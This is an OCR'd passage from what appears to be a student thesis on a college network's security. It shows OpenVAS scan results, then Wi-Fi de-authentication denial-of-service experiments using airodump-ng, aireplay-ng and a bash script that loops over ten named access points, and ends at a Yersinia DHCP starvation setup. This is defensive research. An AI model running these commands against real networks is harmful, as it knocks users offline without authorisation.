
Name	DNS1
Comment	
Hosts	● Manual 193.40.0.12 ○ From file Browse… No file selected.
Exclude Hosts	● Manual ○ From file Browse… No file selected.
Allow simultaneous scanning via multiple IPs	● Yes ○ No
Port List	All IANA assigned TCP ▼
Alive Test	Scan Config Default ▼

Credentials for authenticated checks

SSH	-- ▼ on port 22
SMB	-- ▼

Figure 28. OpenVAS target configuration.


In OpenVAS, the user can create scans with different scanners as well as configurations. The author opted for the OpenVAS default scanner as well as the “Full and fast” configuration (Figure 29). This choice was made primarily due to it being the default setting but still providing a full scan of the hosts.



Name	DNS1
Comment	
Scan Targets	DNS1 ▼
Alerts	▼
Schedule	-- ▼ □ Once
Add results to Assets	● Yes ○ No
Apply Overrides	● Yes ○ No
Min QoD	70 %
Alterable Task	○ Yes ● No
Auto Delete Reports	● Do not automatically delete reports ○ Automatically delete oldest reports but always keep newest 5 reports
Scanner	OpenVAS Default ▼
Scan Config	Full and fast ▼

Figure 29. OpenVAS scan configuration.

Once all the tasks are created and launched, the user can see the progression of the scanning under the Tasks dashboard (Figure 30).




Name ▲	Status	Reports	Last Report	Severity	Trend	Actions
DNS1	Done	1	Mon, Apr 17, 2023 7:26 AM UTC	N/A		
DNS2	0 %	1				
Home	Stopped at 99 %	1				
Immediate scan of IP 127.0.0.1	Done	1	Sun, Apr 16, 2023 3:27 PM UTC	6.4 (Medium)		
IT-College 10.59.1.0/24	0 %	1				

(Applied filter: apply_overrides=0 min_qod=70 sort=name first=1 rows=10)

Figure 30. OpenVAS Tasks dashboard.


Once a scan is finished, OpenVAS presents a report about found vulnerabilities provided with the date of the last scan (Figure 31).



Status	Reports	Last Report
Done	2	Mon, Apr 17, 2023 8:47 AM UTC
Done	2	Mon, Apr 17, 2023 8:47 AM UTC

Figure 31. OpenVAS report.

The report is divided into different tabs but the ones that interest us the most currently are the “Hosts”, “Results” and “CVEs”. From the results of the first and second DNS hosts, we can see that no vulnerabilities were found by OpenVAS (Figure 32) (Figure 33).




Report:Mon, Apr 17, 2023 8:47 AM UTC Done

ID: 6e8d4d53-c0db-4

Information | Results (0 of 28) | Hosts (0 of 1) | Ports (0 of 3) | Applications (0 of 0) | Operating Systems (0 of 1) | CVEs (0 of 0) | Closed CVEs (0 of 0) | TLS Certificates (0 of 2) | Error Messages (0 of 0) | User Tags (0)

Task Name	DNS1
Scan Time	Mon, Apr 17, 2023 8:47 AM UTC - Mon, Apr 17, 2023 8:58 AM UTC
Scan Duration	0:10 h
Scan Status	Done
Hosts scanned	1
Filter	apply_overrides=0 levels=hml min_qod=70
Timezone	Coordinated Universal Time (UTC)

Figure 32. OpenVAS first DNS host scan results.



Report:Mon, Apr 17, 2023 8:47 AM UTC Done


ID: 851513c8-1e27-

Information | Results (0 of 27) | Hosts (0 of 1) | Ports (0 of 3) | Applications (0 of 0) | Operating Systems (0 of 1) | CVEs (0 of 0) | Closed CVEs (0 of 0) | TLS Certificates (0 of 2) | Error Messages (0 of 0) | User Tags (0)

Task Name	DNS2
Scan Time	Mon, Apr 17, 2023 8:47 AM UTC - Mon, Apr 17, 2023 8:57 AM UTC
Scan Duration	0:10 h
Scan Status	Done
Hosts scanned	1
Filter	apply_overrides=0 levels=hml min_qod=70
Timezone	Coordinated Universal Time (UTC)

Figure 33. OpenVAS second DNS host scan results.


Once the subnet finished scanning, OpenVAS informed the author that four possible vulnerabilities were found (Figure 34).



Vulnerability		Severity ▼	QoD	Host
				IP
DCE/RPC and MSRPC Services Enumeration Reporting	⇆	5.0 (Medium)	80 %	10.59.1.3
DCE/RPC and MSRPC Services Enumeration Reporting	⇆	5.0 (Medium)	80 %	10.59.1.62
DCE/RPC and MSRPC Services Enumeration Reporting	⇆	5.0 (Medium)	80 %	10.59.1.57
SSL/TLS: Deprecated TLSv1.0 and TLSv1.1 Protocol Detection	⇆	4.3 (Medium)	98 %	10.59.1.3

Figure 34. OpenVAS subnet vulnerabilities.

OpenVAS detected that three hosts were currently vulnerable to DCE/RPC and MSRPC Services enumeration. While this does not pose an immediate threat, the attackers could use that vulnerability to gather more information about the remote hosts (Figure 35).



NVT: DCE/RPC and MSRPC Services Enumeration Reporting

Summary

Distributed Computing Environment / Remote Procedure Calls (DCE/RPC) or MSRPC services running
on the remote host can be enumerated by connecting on port 135 and doing the appropriate queries.

Scoring

CVSS Base	5.0 (Medium)
CVSS Base Vector	AV:N/AC:L/Au:N/C:P/I:N/A:N
CVSS Origin	N/A
CVSS Date	Thu, Jan 12, 2017 2:08 PM UTC

Detection Method

Quality of Detection: remote_banner (80%)

Impact

An attacker may use this fact to gain more knowledge
about the remote host.

Solution


Solution Type: ⇆ Mitigation
Filter incoming traffic to this ports.

Family

Windows

Figure 35. OpenVAS DCE/RPC vulnerability.

The scan also revealed that the DHCP host was running TLS versions 1.0 and 1.1 (Figure 34). When going through the report provided by OpenVAS, we can see that there are known vulnerabilities that might affect those versions of TLS (Figure 36) and that could result in eavesdropping on the connection between the clients and the service (Figure 37).




Insight

The TLSv1.0 and TLSv1.1 protocols contain known cryptographic
flaws like:

- CVE-2011-3389: Browser Exploit Against SSL/TLS (BEAST)

- CVE-2015-0204: Factoring Attack on RSA-EXPORT Keys Padding Oracle On Downgraded Legacy
Encryption (FREAK)

Figure 36. TLSv1.0 and v1.1 flaws.



Impact

An attacker might be able to use the known cryptographic flaws
to eavesdrop the connection between clients and the service to get access to sensitive data
transferred within the secured connection.

Furthermore newly uncovered vulnerabilities in this protocols won't receive security updates
anymore.

Solution

Solution Type: ⇆ Mitigation
It is recommended to disable the deprecated TLSv1.0 and/or
TLSv1.1 protocols in favor of the TLSv1.2+ protocols. Please see the references for more
information.

Figure 37. TLS vulnerability impact.


4.3 Conducting penetration testing

In this section, the tools and commands that were used to conduct penetration testing experiments are presented.

The results of these experiments will be analysed in the next chapters, mainly focusing on the points of what impact these attacks may have if successful as well as how to mitigate them.

4.3.1 DOS by de-authentication

To start the experiment, the host Laptop is connected to the “itcollege” Wi-Fi with 2.4 GHz on channel 9 (Figure 38).




SSID:	itcollege
Protocol:	Wi-Fi 4 (802.11n)
Security type:	Open
Manufacturer:	Intel Corporation
Description:	Intel(R) Dual Band Wireless-AC 8265
Driver version:	20.70.32.1
Network band:	2.4 GHz
Network channel:	9
Link speed (Receive/Transmit):	144/144 (Mbps)
Link-local IPv6 address:	fe80::84a3:7128:7473:2b02%13
IPv4 address:	10.59.1.134
IPv4 DNS servers:	193.40.0.12 (Unencrypted) 193.40.56.245 (Unencrypted)
Physical address (MAC):	E4-70-B8-6D-30-30

Figure 38. DOS experiment: Host configuration.

To scan the available networks and their BSSIDs, the following command can be run on the Kali Linux virtual machine:

sudo airodump-ng wlan0



```
D8:38:FC:CB:B3:68  -35        5        0    0  9  130  WPA2 CCMP   PSK  EIK esitlus
D8:38:FC:8B:B3:68  -35        5        0    0  9  130  WPA2 CCMP   PSK  Mobiilne arvutiklass
D8:38:FC:0B:B3:68  -33        5        0    0  9  130  OPN              itcollege
D8:38:FC:67:5B:C8  -70        2        0    0  4  130  OPN              itcollege
D8:38:FC:4B:96:48  -79        2        0    0  5  130  WPA2 CCMP   MGT  eduroam
D8:38:FC:CB:B7:98  -49        5        0    0  3  130  WPA2 CCMP   PSK  EIK esitlus
```

Figure 39. DOS experiment: Available networks.

From the output in Figure 39, it can be seen that currently there are multiple access points all with the ESSID “itcollege”. Each access point has a different BSSID as well as is operating on a separate channel. The author has highlighted the line where the correct channel is chosen.


Since the network which is planned to be attacked operates on channel 9, it is necessary to switch the wireless adapter to the same channel. This can be achieved with the following command:

sudo iwconfig wlan0 channel 9

After picking out the correct BSSID, the attack can be launched using the following command:

sudo aireplay-ng -0 100000 -a D8:38:FC:0B:B3:68 wlan0


In the command, it is specified to send 100000 de-authentication packets to the access point with the provided BSSID using network interface wlan0 (Figure 40).



```
└─$ sudo aireplay-ng -0 100000 -a D8:38:FC:0B:B3:68 wlan0
11:39:34  Waiting for beacon frame (BSSID: D8:38:FC:0B:B3:68) on channel 9
NB: this attack is more effective when targeting
a connected wireless client (-c <client's mac>).
11:39:34  Sending DeAuth (code 7) to broadcast -- BSSID: [D8:38:FC:0B:B3:68]
11:39:35  Sending DeAuth (code 7) to broadcast -- BSSID: [D8:38:FC:0B:B3:68]
```

Figure 40. DOS experiment: De-authentication

Once the attack has been running for some time, the author switched over to the laptop to see if anything changed on the network properties. From the results, it is seen that the host laptop was forced to disconnect from channel 9 and instead connected to the other strongest channel (Figure 41).




SSID:	itcollege
Protocol:	Wi-Fi 4 (802.11n)
Security type:	Open
Manufacturer:	Intel Corporation
Description:	Intel(R) Dual Band Wireless-AC 8265
Driver version:	20.70.32.1
Network band:	2.4 GHz
Network channel:	3
Link speed (Receive/Transmit):	144/144 (Mbps)
Link-local IPv6 address:	fe80::84a3:7128:7473:2b02%13
IPv4 address:	10.59.1.134
IPv4 DNS servers:	193.40.0.12 (Unencrypted) 193.40.56.245 (Unencrypted)
Physical address (MAC):	E4-70-B8-6D-30-30

Figure 41. DOS experiment: Host configuration after the attack.

While this attack failed in performing Denial of Service on a whole network, it was successful at attacking one channel. If the attacker had multiple network cards available, they would be able to disconnect users on multiple channels.

The same attack was also tried by writing a script that would switch over to a new channel, send out 3 de-authentication packets to disconnect the laptop, and repeat for every access point (Figure 42).



```
#!/bin/bash

# Specify the BSSIDs and channels of the access points
declare -A APs=(
    ["D8:38:FC:0B:8E:A8"]=12
    ["D8:38:FC:22:7C:18"]=6
    ["D8:38:FC:22:7E:38"]=11
    ["D8:38:FC:0B:96:48"]=5
    ["D8:38:FC:0B:B3:68"]=9
    ["D8:38:FC:67:5B:C8"]=4
    ["D8:38:FC:0B:B7:98"]=3
    ["D8:38:FC:0B:B8:48"]=8
    ["D8:38:FC:0B:A6:A8"]=8
    ["D8:38:FC:22:7F:18"]=13
)

# Loop through the BSSIDs and channels
for bssid in "${!APs[@]}"
do
  channel="${APs[$bssid]}"
  # Change to the specified channel
  sudo iwconfig wlan0 channel $channel
  # Send deauthentication packets to the specified BSSID
  sudo aireplay-ng --deauth 3 -a $bssid -c E4:70:B8:6D:30:30 wlan0
  # Wait for a few seconds before moving to the next BSSID
done
```

Figure 42. DOS experiment: Script for multiple channels.


The results were still similar to de-authenticating only one channel, where the laptop would just switch over to a current working channel.

4.3.2 DHCP starvation attack

To start the experiment, the author launched Yersinia with the following command:

sudo yersinia -G

The command opens Yersinia’s graphical interface which can be seen in Figure 43.



Protocols	Packets
CDP	0
DHCP	0
802.1Q	0
802.1X	0
DTP	0
HSRP	0
ISL	0
MPLS	0
STP	0

